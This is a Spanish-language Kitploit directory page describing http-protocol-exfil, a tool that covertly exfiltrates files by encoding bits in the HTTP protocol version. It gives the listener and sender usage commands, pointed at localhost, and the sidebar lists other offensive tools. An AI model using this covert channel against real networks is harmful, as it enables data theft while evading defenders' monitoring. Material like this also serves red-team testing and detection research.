
Skip to content
KitploitKITPLOIT
HerramientasExploitsBlog
Log in
Enviar
HerramientasExploitsBlog
Enviar

¡Herramientas de Hacking, PenTest y Ciberseguridad para tu Arsenal de Seguridad!

Kitploit es un directorio de herramientas de hacking, ciberseguridad y pentesting. Descubre las últimas actualizaciones de proyectos para encontrar vulnerabilidades, analizar sistemas, automatizar pruebas y fortalecer tu seguridad.

FeedsContactoPrivacidad© 2026 Kitploit

Directorio de Herramientas

Categorías

Ver todas las categorías
Loading categories
Herramientas/GitHubGitHub/ricardojoserf/http-protocol-exfil
Exfiltración de DatosSeguridad de Redes
GitHubricardojoserf/http-protocol-exfil

http-protocol-exfil

Exfiltrar archivos utilizando la versión del protocolo HTTP ("HTTP/1.0" es un 0 y "HTTP/1.1" es un 1)

Ver Repositorio
Compartir
24234hace 5 añosRevisado por Kitploit

http-protocol-exfil

Usa la versión del protocolo HTTP para enviar un archivo bit a bit ("HTTP/1.0" es un 0 y "HTTP/1.1" es un 1). Utiliza peticiones GET, por lo que el Blue Team solo vería las solicitudes a tu dirección IP. Sin embargo, se necesita mucho tiempo para enviar archivos grandes; por ejemplo, requiere 1 hora para enviar 200 KB, y la cantidad de peticiones sería muy alta (8 veces el número de bytes del archivo).
memillo

Crear el listener

Para ejecutar el listener, usa listener.py con un argumento opcional: el puerto en el que escuchará.

python3 listener.py [PORT]

Ejemplo:

python3 listener.py 8080

Enviar un archivo

Para enviar un archivo, usa sender.py con dos argumentos obligatorios: la ruta del archivo y la URL del listener; y un argumento opcional: el nombre del archivo creado remotamente (si no se usa, se emplea el nombre del archivo de entrada).

python3 sender.py -u URL -i INPUTFILE [-o OUTPUTFILE]

Ejemplo:


python3 sender.py -u "http://127.0.0.1:8080" -i test.txt -o updated_test.txt

Ejemplo

Primero se envía el archivo:

image1


Si la variable debug está configurada como True (lo está por defecto), puedes ver los valores binarios en los mensajes de registro del listener:

image2

El nuevo archivo se crea con el contenido del archivo de entrada:

image3


Motivación

Creo (no estoy seguro) que leí a alguien en Twitter que afirmaba haber usado esto para exfiltrar datos y me gustó la idea; si eres esa persona, házmelo saber.


Descargar herramienta

Más Populares

Ver todos →

Descubre las herramientas más usadas por nuestra comunidad.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 El kit de herramientas OSINT definitivo: grafo de investigación, puntuación de confianza, familias de alias, mapa, línea de tiempo e informes. 49 módulos, más de 400 sitios, sin necesidad de claves API.

    732
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Aplicación de Ejecución con un Solo Toque GhostLock (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    Plataforma de pruebas de penetración autónoma multiagente basada en LLM con agentes planificadores/trabajadores, grafos de activos y de exploración, registro de tráfico MITM y reevaluación de vulnerabilidades.

    405
  • 4

    redforge

    cybersecurity91/redforge

    Kit de herramientas de red team del lado del navegador con 102 herramientas offline para reconocimiento, generación de payloads, ataques de credenciales, criptografía, codificación y elaboración de informes de compromiso.

    342
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    El sistema de acción para la ciberseguridad nativa de IA—donde la intención se convierte en ejecución gobernada, la evidencia se convierte en memoria operativa y cada operación mejora la siguiente.

    261
  • 6

    antifox

    antifox-ai/antifox

    Plataforma de pruebas de penetración autónoma con múltiples agentes de IA que ejecuta reconocimiento, descubrimiento de superficie de ataque, validación de explotación y entrega de informes respaldados por evidencia.

    259

Explora todas las herramientas

Explora nuestra colección de herramientas

Ver todas las herramientas →